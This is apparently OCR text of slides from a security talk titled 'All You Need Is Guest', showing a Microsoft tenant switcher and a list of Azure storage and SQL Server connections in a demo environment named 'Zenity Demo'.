
Search

Name ↑		Domain	Directory ID
Pwntoso	✓ Current	pwntoso.onmicrosoft.com	420983fd-32b0-4ab...
Zenity Demo	Switch	zenitydemo.onmicrosoft.com	fc993b0f-345b-4d01...

Save   Discard


All You Need Is Guest

@mbrg0
mbgsec.com
t2’24



Connections in Zenity Demo (default)

Name	Modified	Status
https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	11 min ago	Connected
jamieredingcustomerdata.file.core.windows.net Azure File Storage	10 min ago	Connected
Azure Queues Azure Queues	3 wk ago	Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage	14 min ago	Connected
enterprisefinancial financialreports.database.windows.n... SQL Server	20 min ago	Connected
enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected




Connections in Zenity Demo (default)

Canvas

	Name	Modified	Status
	https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	13 min ago	Connected
✓	jamieredingcustomerdata.file.core.windows.net Azure File Storage	12 min ago	Connected
	Azure Queues Azure Queues	3 wk ago	Connected
	jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage	16 min ago	Connected
	enterprisefinancial financialreports.database.windows.n... SQL Server	22 min ago	Connected
	enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected

All You Need Is Guest

